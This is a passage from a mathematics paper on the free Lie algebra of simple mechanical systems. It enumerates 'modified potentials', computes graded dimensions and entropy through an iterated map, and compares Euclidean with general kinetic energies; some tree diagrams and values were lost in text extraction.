1. *All elements of $\mathcal{Y}_k$ and $\mathcal{Z}_k$ have degree 0, and all elements of $\mathfrak{X}_k$ have degree 1.*
2. *The Lie algebra spanned by $\mathcal{Z}_k$ is abelian.*
3. $\mathfrak{X}_k = [\mathcal{Z}_k, A]$.

4. *All elements of $\mathcal{Y}_k$ and $\mathcal{Z}_k$ have odd order, and all elements of $\mathfrak{X}_k$ have even order.*

5. *The element of smallest order in $\mathcal{Y}_k$ is $(-1)^k[[BA]^k B]$, with order $2k+1$.*

6. *The element of largest order in $\mathcal{Y}_k$ is B_k, defined recursively by $B_0 = B$, $B_{k+1} = [B_k, [B_k, A]]$. It has order $2^{k+1} - 1$.*

7. *The finite sets $\mathfrak{X}_k$ and $\mathcal{Z}_k$ converge to infinite sets $\mathcal{Z}$ and $\mathfrak{X} = [\mathcal{Z}, A]$ in the sense that the sets*

$$\{X : X \in \mathfrak{X}_k, \mathrm{order}(X) \leq n\}$$

are all equal for $k \geq n/2$. We have

$$L(A, B) \cong \mathcal{Z} \oplus L(A, \mathfrak{X}, *)$$

and

$$L_{\mathfrak{P}}(A, B) \cong \mathcal{Z} \oplus L(A, \mathfrak{X}). \tag{10}$$

8. *The sizes of the sets $\mathfrak{X}_k$ and $\mathcal{Y}_k$ obey the iteration*

$$\begin{aligned} |\mathfrak{X}_{k+1}| &= |\mathfrak{X}_k| + |\mathcal{Y}_k| \\ |\mathcal{Y}_{k+1}| &= |\mathcal{Y}_k|\,|\mathfrak{X}_{k+1}| \end{aligned} \tag{11}$$

with initial conditions $|\mathfrak{X}_0| = 0$, $|\mathcal{Y}_0| = 1$. This iteration generates the sequence of $|\mathfrak{X}_k|$ values

$$0, 1, 2, 4, 12, 108, 10476, 108625644, \ldots; \tag{12}$$

there is a constant $\gamma \approx 1.1555$ such that for sufficiently large k, $|\mathfrak{X}_k| = [\gamma^{2^k}]$.

Proof The iteration results from successive elimination of elements of degree 0, each iteration introducing only a finite number of new elements nonzero in $\mathfrak{P}$, which have degrees 0 and 1. The other points then follow easily. The final description of $L_{\mathfrak{P}}(A, B)$, Eq. (10), follows because the generators of $L(A, \mathfrak{X}, *)$ have degree 2 (A), 1 ($\mathfrak{X}$), or are identically zero ($*$). Therefore $L(A, \mathfrak{X}, *)$ contains no elements of degree 0, so $L_{\mathfrak{P}}(A, \mathfrak{X}) = L(A, \mathfrak{X})$. The sequence of Eq. (12) is Sloane's sequence A001696 [22], which comes from the same iteration (Eq. 11); the reference there to [1] shows how to establish its doubly-exponential growth. •

The rapid growth of the sets $\mathfrak{X}_k$ and $\mathcal{Y}_k$ means that it is impossible to carry out the iteration exactly very far. In practice the generating set $\mathcal{Z}$ can be found up to any order n by dropping any terms of order $> n$ as soon they appear in $\mathcal{Y}_k$ (i.e., by quotienting all Lie algebras by the ideal consisting of all elements of order $> n$). We then have $\mathcal{Y}_{[(n+1)/2]} = 0$ and the iteration terminates.

Table 1: Elements of degree 0 and weight ≤ 11 (i.e., functions of q only or 'modified potentials' of simple mechanical systems) appearing at iteration k of Eq. (9). The new elements are numbered consecutively Z_1, $Z_2, \ldots$. The degree 1 elements $X_n := [Z_n, A]$ also appear.

k	$\mathcal{Y}_k$		order
1	$Z_1 = B$		1
2	$Z_2 = [Z_1, X_1]$	$(= [BBA])$	3
3	$Z_3 = [Z_2, X_1]$	$(= [BBA, BA])$	5
	$Z_4 = [Z_2, X_2]$	$(= [BBA, [BBA, A]])$	7
4	$Z_5 = [Z_3, X_1]$	$(= [BBA, BA], BA])$	7
	$Z_6 = [Z_3, X_2]$	$(= [[BBA, BA], [BBA, A]])$	9
	$Z_7 = [Z_3, X_3]$		11
	$Z_8 = [Z_4, X_1]$		9
	$Z_9 = [Z_4, X_2]$		11
5	$Z_{10} = [Z_5, X_1]$		9
	$Z_{11} = [Z_5, X_2]$		11
	$Z_{12} = [Z_6, X_1]$		11
	$Z_{13} = [Z_8, X_1]$		11
6	$Z_{14} = [Z_{10}, X_1]$		11

The results of the six iterations required when $n = 12$ are shown in Table 1. We name the elements of $\mathcal{Z}$ Z_1, $Z_2, \ldots$ as they are successively generated by the algorithm. This gives a short description of the elements of $(L_{\mathfrak{P}})_n(A, B)$ of order ≤ 12 in terms of 14 elements of degree 0, 14 elements of degree 1, and 1 element of degree 2, which generate a total of 283 elements of weight ≤ 12 (see Tables 2 and 3).

3 Dimensions of the homogeneous components.

We now turn to the enumeration of $\mathfrak{X}_k$ and $\mathcal{Y}_k$ by order. We introduce the generating functions

$$x_k(t) = \sum_{n=1}^{\infty} |\{X \in \mathfrak{X}_k : \text{order}(X) = n\}| t^n$$

$$\tilde{y}_k(t) = \sum_{n=1}^{\infty} |\{Y \in \mathcal{Y}_k : \text{order}(Y) = n\}| t^n$$

$$\tilde{z}_k(t) = \sum_{n=1}^{\infty} |\{Z \in \mathcal{Z}_k : \text{order}(Z) = n\}| t^n$$

which from Eq. (9) obey

$$\begin{aligned} x_0 &= 0, \\ \tilde{y}_0 &= 0, \\ \tilde{z}_0 &= t, \\ x_{k+1} &= x_k + t\tilde{y}_k, \\ \tilde{y}_{k+1} &= \tilde{y}_k x_{k+1}, \\ \tilde{z}_{k+1} &= \tilde{z}_k + \tilde{y}_k. \end{aligned}$$

We can eliminate the t-dependence of this map by introducing $y_k = t\tilde{y}_k$ and $z_k = t\tilde{z}_k$. Then $z_k \equiv x_k$ for all k and the rest of the system is

$$\begin{aligned} x_0 &= 0, \\ y_0 &= t^2, \\ x_{k+1} &= x_k + y_k, \\ y_{k+1} &= y_k x_{k+1}. \end{aligned} \tag{13}$$

The polynomials $x_k(t)$ converge to a formal power series $x(t)$. The polynomials $y_k(t)$ converge, again in the sense of formal power series, to 0. The power series $x(t)$ completely determines the dimensions of the homogeneous components of $(L_{\mathfrak{P}})_n(A, B)$ (including its abelian part $\mathcal{Z}$, because $z_k(t) = x_k(t)/t$). We find

$$\begin{aligned} x(t) =& t^2 + t^4 + t^6 + 2t^8 + 3t^{10} + 6t^{12} + 12t^{14} + 24t^{16} + 50t^{18} + 107t^{20} + 232t^{22} + \\ & 508t^{24} + 1124t^{26} + 2513t^{28} + 5665t^{30} + 12858t^{32} + 29356t^{34} + 67371t^{36} + \ldots \end{aligned}. \tag{14}$$

(For example, the $1 + 1 + 1 + 2 + 3 + 6 = 14$ generators of weight ≤ 12 are given in Table 1.) Amazingly, this power series has appeared before (apparently as a curiosity) from the same iteration (Eq. 13), and it appears as Sloane's sequence A045761 [22].

The classical formula of Witt, Eq. (3), can be extended to free Lie algebras with more general generating sets [12, 19]. For any set $\mathcal{A}$ with generating function $a(t) = \sum_{n>0} |\{A \in \mathcal{A} : \text{order}(A) = n\}| t^n$, the dimensions $c_n = \dim L_n(\mathcal{A})$ of the homogeneous components of the graded Lie algebra $L(\mathcal{A}) = \bigoplus_{n>0} L_n(\mathcal{A})$ are given by

$$c_n = \sum_{d|n} \frac{1}{d} \mu(d) b_{n/d}, \tag{15}$$

where

$$-\log(1 - a(t)) = \sum_{n>0} b_n t^n.$$

In Maple, one can compute the dimensions easily by `c=EULERi(INVERT(a))` (these functions are available in [22]), where `a` and `c` are the sequences of coefficients of $a(t)$ and $c(t)$, respectively.

Table 2: Dimensions of Lie algebras graded by order. Column 2: Of the free Lie algebra with two generators. Column 3: Of the Lie algebra of classical mechanics, $L_{\mathfrak{P}}(A, B)$ where A ('kinetic energy') has degree 2 in p and B ('potential energy') has degree 0 in p, i.e. is a function of q only. Column 4: Number of modified potentials of order n in $L_{\mathfrak{P}}(A, B)$. Column 5: Upper bound for maximum number of linearly independent Poisson brackets of order n when $M = \mathbb{R}^n$ with the Euclidean metric, i.e. $A = p^{\mathrm{T}}p$. Column 6: As Column 5, but $V(q)$ is a cubic polynomial.

n	$\dim L_n(A, B)$	$\dim(L_{\mathfrak{P}})_n(A, B)$	$[t^{n+1}]x(t)$	Euclidean	Cubic
1	2	2	1	2	2
2	1	1		1	1
3	2	2	1	2	2
4	3	2		2	2
5	6	4	1	4	3
6	9	5		5	3
7	18	10	2	10	6
8	30	14		14	6
9	56	25	3	25	10
10	99	39		39	12
11	186	69	6	69	19
12	335	110		110	22
13	630	194	12	193	
14	1161	321		320	
15	2182	557	24	555	
16	4080	941		938	
17	7710	1638	50	1631	
18	14532	2798		2787	
19	27594	4878	107	4857	
20	52377	8412		8376	
21	99858	14692	232	14624	
22	190557	25519		25399	
23	364722	44683	508	44460	
24	698870	77993		77594	
25	1342176	136928	1124	136191	
26	2580795	240013		238684	
27	4971008	422360	2513	419916	
28	9586395	742801		738375	
29	18512790	1310121	5665	130199	
30	35790267	2310451		2295702	
31	69273666	4083436	12858	4056416	
32	134215680	7218252		7169109	
33	260300986	12781038	29356	12691109	
34	505286415	22638741		22474996	
35	981706806	40152860	67371	39853452	
36	1908866960	71247291		70701714	
37	3714566310	126559227	155345	125562178	
38	7233615333	224917313		223099566	
39	14096302710	400080000	359733	396759314	
40	27487764474	711997958		705941791	

We apply Eq. (15) to $L_{\mathfrak{P}}(A,B) \cong \mathcal{Z} \oplus L(A,\mathfrak{X})$. The generating function for the grading by order of $\{A\} \cup \mathfrak{X}$ is $t + x(t)$. This gives the dimensions listed in Table 2 for $1 \leq n \leq 40$. A dramatic reduction in the dimensions compared to those of the free Lie algebra of rank 2 is evident.

More generally still, Kang and Kim [12] consider the grading of a free Lie algebra by an abelian semigroup S which satisfies the finiteness condition that any $s \in S$ is a sum of other elements of S in only finitely many ways. Then we have

$$\dim L_s(\mathcal{A}) = \sum_{d|s} \frac{1}{d} \mu(d) b_{s/d} \tag{16}$$

where

$$-\log(1 - a(t)) = \sum_{s \in S} b_s t^s$$

and $d|s$ means that there exists $\tau \in S$ such that $d\tau = s$, in which case we write $s/d = \tau$.

We can use this to calculate the dimensions of $L_{\mathfrak{P}}(A,B)$ with respect to the bigrading by order and degree. We first simplify the grading by degree, Eq. (7), by introducing $\text{degree}'(x) := \text{degree}(x) - 1$. Then (as long as no elements of degree 0 enter, which now holds), the semigroup of the grading by degree$'$ is isomorphic to the nonnegative integers under addition. Including the grading by order gives $S = \mathbb{Z}^{>0} \times \mathbb{Z}^{\geq 0}$. Note that the finiteness condition holds for S since it holds for $\mathbb{Z}^{>0}$. Since $\text{order}(A) = 2$, $\text{degree}'(A) = 1$, and $\text{degree}'(X) = 0$ for all $X \in \mathfrak{X}$, the generating function of $\{A\} \cup \mathfrak{X}$ is $ut + x(t)$ and we apply Eq. (16) with

$$b_{t,u} = -[t^n u^m] \log(1 - ut - x(t)).$$

This gives the dimensions for $n, m \leq 16$ as shown in Table 3.

4 Asymptotics of the dimensions and calculation of the entropy.

From Eq. (15), the asymptotic growth of the dimensions c_n is determined by the analytic structure—the location and type of the singularities—of $-\log(1-a(t))$. These correspond to zeros and singularities of $1 - a(t)$. In particular, if $1 - a(t)$ has a simple zero at $t = \alpha$ and no other zero with $|t| \leq \alpha$, then

$$c_n \sim \frac{1}{n} \left(\frac{1}{\alpha}\right)^n \tag{17}$$

and the Lie algebra has entropy $1/\alpha$.

The generating function of $\{A\} \cup \mathfrak{X}$ is $t + x(t)$. We therefore need to study the analytic structure of the function $1 - (t + x(t))$. We therefore study the map of Eq. (13) considered

Table 3: Dimensions of $L_{\mathfrak{B}}(A, B)$, graded by degree m and by order n.

n	m total	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	2	1	0	1													
2	1	0	1														
3	2	1	0	1													
4	2	0	1	0	1												
5	4	1	0	2	0	1											
6	5	0	2	0	2	0	1										
7	10	2	0	4	0	3	0	1									
8	14	0	4	0	6	0	3	0	1								
9	25	3	0	9	0	8	0	4	0	1							
10	39	0	9	0	14	0	11	0	4	0	1						
11	69	6	0	20	0	23	0	14	0	5	0	1					
12	110	0	18	0	37	0	32	0	17	0	5	0	1				
13	194	12	0	46	0	62	0	46	0	21	0	6	0	1			
14	321	0	42	0	90	0	97	0	60	0	25	0	6	0	1		
15	557	24	0	107	0	165	0	144	0	80	0	29	0	7	0	1	
16	941	0	90	0	229	0	274	0	206	0	100	0	34	0	7	0	1

as a map

$$\varphi : \mathbb{C}^2 \to \mathbb{C}^2, \quad (x, y) \mapsto (x + y, y(x + y))$$

with initial conditions $x = 0$, $y = t^2$. If the iterates of the map converge to $(x^*, 0)$ say, then $x(t) = x^*$. Curiously, the map preserves the area $\frac{1}{y} dx \wedge dy$, although this plays no role in the analysis.

The map φ has a line of degenerate fixed points $(x, 0)$ with eigenvalues x and 1. The fixed points with $|x| > 1$ are unstable and one can show that the fixed points with $|x| < 1$ are stable. The map 'remembers' its initial condition, and the function $x(t)$ is the x-coordinate of the fixed point reached from initial condition $(0, t^2)$.

We can see immediately that (i) for t real and positive, $x(t)$ is strictly increasing; and (ii) if the map converges then $|x(t)| \leq 1$. For t real and positive, the sequence $\{y_k\}$ is increasing, and if there is a k such that $y_k > 1$, then $x_k \to \infty$. Therefore we define

$$\beta = \inf\{t \in \mathbb{R}^+ \colon\ x_k(t) \to \infty\}.$$

Because

$$|x_{k+1}| \leq |x_k| + |z_k|, \quad |z_{k+1}| = |z_k||x_{k+1}|,$$

the map converges in the disk $\{t : |t| < \beta\}$.

We can get a crude bound on β immediately, but more detailed knowledge requires a numerical study of the map φ. Let t be real, let $I(x, y) = y + x - 1 + \sqrt{2y}$, and suppose

$x > 0$, $y > 0$, and $I(x, y) < 0$. Then

$$\begin{aligned} I \circ \varphi - I &= y(x+y) + x + y - 1 + \sqrt{2y(x+y)} - (y + x - 1 + \sqrt{2y}) \\ &= y(x+y) + \sqrt{2y}(\sqrt{x+y} - 1) \\ &\le y(1 - \sqrt{2y}) + \sqrt{2y}\sqrt{1 - \sqrt{2y}} - 1) \\ &\le y(1 - \sqrt{2y}) + \sqrt{2y}(1 - \frac{1}{2}\sqrt{2y}) - 1) \\ &= -\sqrt{2}y^{3/2} \\ &< 0 \end{aligned}$$

Therefore, the orbit must stay in the bounded region $x > 0$, $y > 0$, $I(x, y) < 0$, with x_k increasing and y_k decreasing. Therefore the orbit converges to some fixed point $(x, 0)$. (Here the curve $x = 1-\sqrt{2y}-y$ was chosen because it is a good approximation of the stable manifold of $(1, 0)$.) Since $I(0, t^2) < 0$ for $0 < t^2 < 2 - \sqrt{3}$, we have $\beta > \sqrt{2 - \sqrt{3}} > 0.51$. Better approximations of β can be obtained as the roots of $I \circ \varphi^k(0, \beta^2) = 0$ (i.e., by requiring the kth iterate to land in the trapping region), but these must be calculated numerically. On the other hand, $x_2 = t^2 + t^4 > 1$ if $t > 0.79$, so we have the bounds $0.51 < \beta < 0.79$.

We have that $dx(t)/dt > 0$ on $[0, \beta)$, with $x(0) = 0$ and $x(\beta) = 1$; and $1 - t$ is decreasing. Therefore $1 - t - x(t)$ has exactly one zero in $[0, \beta)$, and it is simple. The zero is α, the reciprocal of the required entropy of $L_{\mathfrak{P}}(A, B)$. The numerical value of α can be determined by solving $1 - t - x(t) = 0$ numerically.[1] This gives the value of the entropy of $L_{\mathfrak{P}}(A, B)$ as

$$1/\alpha = 1.82542377420108\ldots. \tag{18}$$

Are there any other solutions to $1 - t - x(t) = 0$? Because the coefficients of $x(t)$ are all nonnegative, there can be none in the disk $|t| \le \alpha$. To say more we have to proceed numerically. Firstly, if $|x_k|$ and $|y_k|$ get too large then the orbit blows up. Let

$$D = \{(x, y) \in \mathbb{C}^2 \colon |y| > 2|x| > 2\}.$$

Suppose $(x_k, y_k) \in D$. Then

$$|x_{k+1}| \ge ||y_k| - |x_k|| > |x_k| > 1$$

and

$$|y_{k+1}| = |x_{k+1}||y_k| > 2|x_{k+1}|,$$

i.e., we have $(x_{k+1}, y_{k+1}) \in D$. The orbit then stays in D and cannot converge—in fact, it must blow up doubly exponentially. The first iterate $(x_1, y_1) = (t^2, t^4)$ is in D if $|t| > \sqrt{2}$,

[1] In MATLAB, by `function x = f(t); x=0; y=t^2; while y>1e-16, x=x+y; y=y*x; end; x = 1-t-x;` and `alpha = fsolve('f',0.5)`.




Figure 1: Contour plot of $|1 - t - x(t)|$, showing its main zero at $t = \alpha = 1/1.8254\ldots$ and other zeros (two sequences approaching $t = \beta$. The unit circle is also shown.

and the second iterate $(x_2, y_2) = (t^2 + t^4, t^4(t^2 + t^4))$ is in D if $|t| > 1.27202$. In practice, if an iterate enters this region one can immediately stop the calculation and report that the map diverges.

Using this criterion we computed the function $x(t)$ numerically. See Figures 1 and 2. We have made the following numerical observations:

1. The singularity of $x(t)$ closest to the origin is at

$$t = \beta = 1/1.58207912734\ldots. \tag{19}$$

2. There are no zeros of $1 - t - x(t)$ in the disk $|t| < \beta$.

3. The map converges only in a connected, simply-connected region with a fractal boundary.

4. The function $x(t)$ is analytic everywhere inside this region but has a square root singularity everywhere on its boundary.

5. For each point z on the boundary, $x(t) \sim 1 - a(t - z)^{1/2}$ for some constant a depending on z, as $t \to z$.

6. There is only one zero of $1 - t - x(t)$ in $|t| \leq \beta$.




Figure 2: Contour plots of $|x(t)|$ (left, contour interval 0.05) and $\arg x(t)$ (right).

7. The other zeros of $1-t-x(t)$ form two infinite sequences α_n, $\bar{\alpha}_n$, with $Re(\alpha_n) > \beta$ for all n and $\lim_{n\to\infty} \alpha_n = \beta$.

Because of the fractal nature of the boundary, we are unlikely to be able to 'solve' the map φ or find α in closed form. Observation (4) would imply that this boundary forms a natural boundary for the function $x(t)$. Observation (5) would imply that the number of modified potentials of order n, $[t^{n+1}]x(t)$, is $\mathcal{O}(n^{-3/2}\beta^{-n})$. Observation (6) would imply that the next term in the asymptotic growth of $c_n = \dim(L_{\mathfrak{P}})_n(A,B)$ comes from the square root singularity at $t=\beta$. Indeed, by computing c_n numerically for $n < 80$ we find that

$$c_n \sim n^{-1}\alpha^{-n} - \begin{cases} 1.51n^{-1/2}\beta^{-n} & n \text{ odd} \\ 1.61n^{-3/2}\beta^{-n} & n \text{ even} \end{cases}$$

and

$$[t^{n+1}]x(t) \sim 0.9628n^{-3/2}\beta^{-n}$$

for n even. These are all consistent with the observed singularity structure of $1-t-x(t)$.

5 Discussion

5.1 Physical interpretation of the generators

There is a particularly nice interpretation of $L_{\mathfrak{P}}(A,B) \cong \mathcal{Z} \oplus L(A,\mathfrak{X})$ in the specific case of simple mechanical systems. In local coordinates, let $A = T(p) = \frac{1}{2}p^T M(q)p$ be the kinetic energy, where $M(q)$ is the inverse of the metric (or mass matrix), and and $B = V(q)$ be the potential energy. The set $\mathcal{Z}$ consists of functions of q only, and we think of them as 'modified potentials'. Elements of the span of $\mathcal{Z}$,

$$\sum_{Z\in\mathcal{Z}} a_Z \tau^{\mathrm{degree}(Z)} Z = a_1 \tau V + a_2 \tau^3 M(V',V') + \dots,$$

and their flows, can be evaluated explicitly and used to construct high-order integrators of the full system $T+V$ (see Eq. (23) for more terms). Now consider the generator $X = [Z,A] \in \mathfrak{X}$. It is the cotangent lift of the gradient flow of the modified potential Z; we have $X = M(q)(Z(q),p)$ and Hamilton's equations are

$$\begin{aligned}\dot{q} &= M(q)Z'(q) = \mathrm{div}_{M^{-1}(q)} Z =: f(q)\\ \dot{p} &= -f'(q)^{\mathrm{T}} p.\end{aligned}$$

So in a sense the modified potentials and the kinetic energy together contain a complete description of the Lie algebra.

5.2 Euclidean mechanical systems

Recall that on each manifold M, each simple mechanical system (say with kinetic energy T and potential energy V) generates a Lie algebra of class $\mathfrak{P}$. Therefore there is a homomorphism $\psi(M,T,V)$ from $L_{\mathfrak{P}}(A,B)$ onto this Lie algebra. One can ask whether the system (M,T,V) is in general position, i.e. if the two Lie algebras are actually isomorphic and $\ker\psi(M,T,V) = 0$. This is unlikely, because of the existence of identities such as Eq. (6) in Lie algebras of vector fields. One can therefore consider larger *classes* of systems and ask whether they are in general position. That is, does the class satisfy any identities other than those corresponding to the grading by degree, Eq. (7)? We conjecture that for the class of all simple mechanical systems, it does not.

Conjecture 1 *The only identities satisfied by all simple mechanical systems are those due to the grading by degree. That is,*

$$\bigcap_{M,T,V} \ker\psi(M,T,V) = 0.$$

This is best discussed by introducing a smaller class which we shall see is *not* in general position. Namely, let $M = \mathbb{R}^n$ with the Euclidean metric. Then in coordinates the kinetic

energy is $T(p) = \frac{1}{2}\sum_{i=1}^{n} p_i^2$. The first few modified potentials are then

$$\begin{aligned}
Z_1 &= V \\
Z_2 &= [BBA] = V'(V') \\
Z_3 &= [BBA, BA] = 2V''(V', V') \\
Z_4 &= [BBA, [BBA, A]] = 4V''(V''(V'), V') \\
Z_5 &= [[BBA, BA], BA] = 2V'''(V', V', V') + 4V''(V''(V'), V')
\end{aligned}$$

where we regard the kth derivative of V as a real-valued symmetric linear function on k vectors. Each modified potential of order $2n-1$ is a linear combination of the scalar elementary differentials of order n of V. Each such differential can be associated to a free tree with n nodes. (See, for example, [10] for a discussion of elementary differentials and trees.) The number of such trees for $n \geq 1$ is (Sloane's A000055, [22]) 1, 1, 1, 2, 3, 6, 11, 23, 47, 106, 235, ... This should be compared with the number of modified potentials in Eq. (14), namely 1, 1, 1, 2, 3, 6, 12, 24, 50, 107, 232, ... There are three interesting consequences:

(i) For $n \leq 6$, the sequences are the same. In fact, one can check that in the modified potentials of orders $2n-1 \leq 11$, all trees appear, in invertible linear combinations, so these modified potentials are in general independent.

(ii) For $n = 7, 8, 9$, there are more modified potentials than free trees. In particular, only 11 of the 12 modified potentials of order 13 can be linearly independent. This proves that the class of *Euclidean* mechanical systems is not in general position.

(iii) For $n \geq 10$, there are fewer modified potentials than free trees. In fact, the former have entropy $1/\beta = 1.582\ldots$ while the latter (since the free trees have entropy given by Otter's constant, $2.955\ldots$) have entropy $\sqrt{2.955\ldots} = 1.719\ldots$. Thus, for large n, only certain combinations of the trees appear in $\mathcal{Z}$.

So far we have only considered the modified potentials $\mathcal{Z}$ themselves. If these are independent, then $\mathfrak{X} = [\mathcal{Z}, A]$ is independent too. However, there is still a possibility for extra identities to hold in the Lie algebra generated by A and $\mathfrak{X}$. A term of order n and degree m is a sum of elementary differentials of V and p, corresponding to trees with $(n+m+1)/2$ nodes, of which m leaves are labelled p and the remaining nodes are labelled V. In this case we find that for $(n+m+1)/2 \leq 7$ there are always sufficient labelled free trees to prevent forced dependencies among the Lie brackets. For example, of the 11 free trees with 7 nodes, there are 12, 20, 24, 18, 9, 3, and 1 trees in which $m = 0$, 1, 2, 3, 4, 5, and 6 leaves are coloured p, respectively. The dimensions of the corresponding homogeneous subspaces of $L_{\mathfrak{P}}(A, B)$ with $(n+m+1)/2 = 7$ are (from Table 3) 12, 18, 20,

14, 8, 3, and 1, respectively. Thus, only in the case $m = 0$, corresponding to the modified potentials themselves, is a dependency forced in this way.

The algorithm for $L_{\mathfrak{P}}(A, B)$, Eqs. (9) and (13), can be modified to take into account the dependencies amongst the Lie brackets in the Euclidean case. To get an upper bound on the dimensions and entropy of the Lie algebra in this case, we assume that the dependency appears only when forced. Let c_n be the number of free trees with n nodes. At iteration k, we already have $z_{k,2n} := [t^{2n}]\tilde{z}_k$ elements of order $2n-1$ in $\mathcal{Z}_k$, and $y_{k,2n} := [t^{2n}]\tilde{y}_k$ elements of order $2n-1$ have just been created in $\mathcal{Y}_k$. If $z_{k,2n} + y_{k,2n} > c_n$, we replace $\mathcal{Y}_k$ by a smaller set, of $c_n - z_{k,2n} - y_{k,2n}$ elements, which together with the order $2n-1$ elements of $\mathcal{Z}_k$, forms a basis of the c_n elementary differentials. In terms of the generating functions, we add the final step to the iteration of Eq. (13):

$$y_{k+1} \leftarrow \sum_{n \geq 1} \min(y_{k+1,2n}, c_n - z_{k+1,2n}) t^{2n} \tag{20}$$

Let the resulting limiting formal series be $x_E(t)$, $y_E(t)$, and $z_E(t)$. The generating function for $x_E(t)$ is then computed to be

$$\begin{aligned} x_E(t) =& t^2 + t^4 + t^6 + 2t^8 + 3t^{10} + 6t^{12} + 11t^{14} + 23t^{16} + 47t^{18} + 102t^{20} + 221t^{22} + \\ & 484t^{24} + 1069t^{26} + 2386t^{28} + 5364t^{30} + 12143^{32} + 27645t^{34} + 63259t^{36} + \ldots \end{aligned} \tag{21}$$

which should be compared with Eq. (14). At order 14, 16, and 18 the dimensions are limited by the number of elementary differentials, but for $n > 9$, $[t^{2n}]x_E(t) < [t^{2n}]x(t) < c_n$. Because the new map on generating functions, Eq. (20), is not analytic, it is harder to determine the location of its smallest singularity. We found the smallest root of successive polynomial truncations of $1 - t - x_E(t)$ and extrapolated these results to obtain

$$1/\alpha_E = 1.8250339\ldots, \quad 1/\beta_E = 1.574\ldots. \tag{22}$$

These are upper bounds for the entropy of the class of Euclidean mechanical systems and their modified potentials, respectively.

(Murua [20] has also considered this case, in the context of order conditions for Hamiltonians of the form $\frac{1}{2}\sum p_i^2 + V(q)$. He finds a unique independent tree of a certain type for each order condition, and enumerates these up to order 6. It would be interesting to compare the two approaches at higher order.)

The situation is quite different for non-Euclidean, i.e. general, mechanical systems. Repeating the above calculation for a general kinetic energy $T(p) = \frac{1}{2}p^T M(q)p$, we get

the following modified potentials. The associated trees will be explained below.

$$
\begin{aligned}
Z_1 &= V = \bullet \\
Z_2 &= [BBA] = M(V', V') = \\
Z_3 &= [BBA, BA] = 2M(V', V''(M(V'))) + M'(V', V', M(V')) = 2 + \\
Z_4 &= [BBA, [BBA, A]] \\
&= 4V'(M(V''(M(V''(M(V')))))) + 3V'(M(V''(M(M'(V', V')))))+ \\
&\qquad M(M'(V', V'), M'(V', V')) \\
&= 4 + 3 + \\
Z_5 &= [[BBA, BA], BA] \\
&= 4V'(M(V''(M(V''(M(V'))))))) + 2V'''(M(V'), M(V'), M(V'))+ \\
&\qquad 6M'(V', M(V'), V''(M(V'))) + M'(V', V', M(V''(M(V'))))+ \\
&\qquad M'(V', M(V'), M'(V', V')) + M''(M(V'), M(V'), V', V') \\
&= 4 + 2 + 6 + + + +
\end{aligned}
\tag{23}
$$

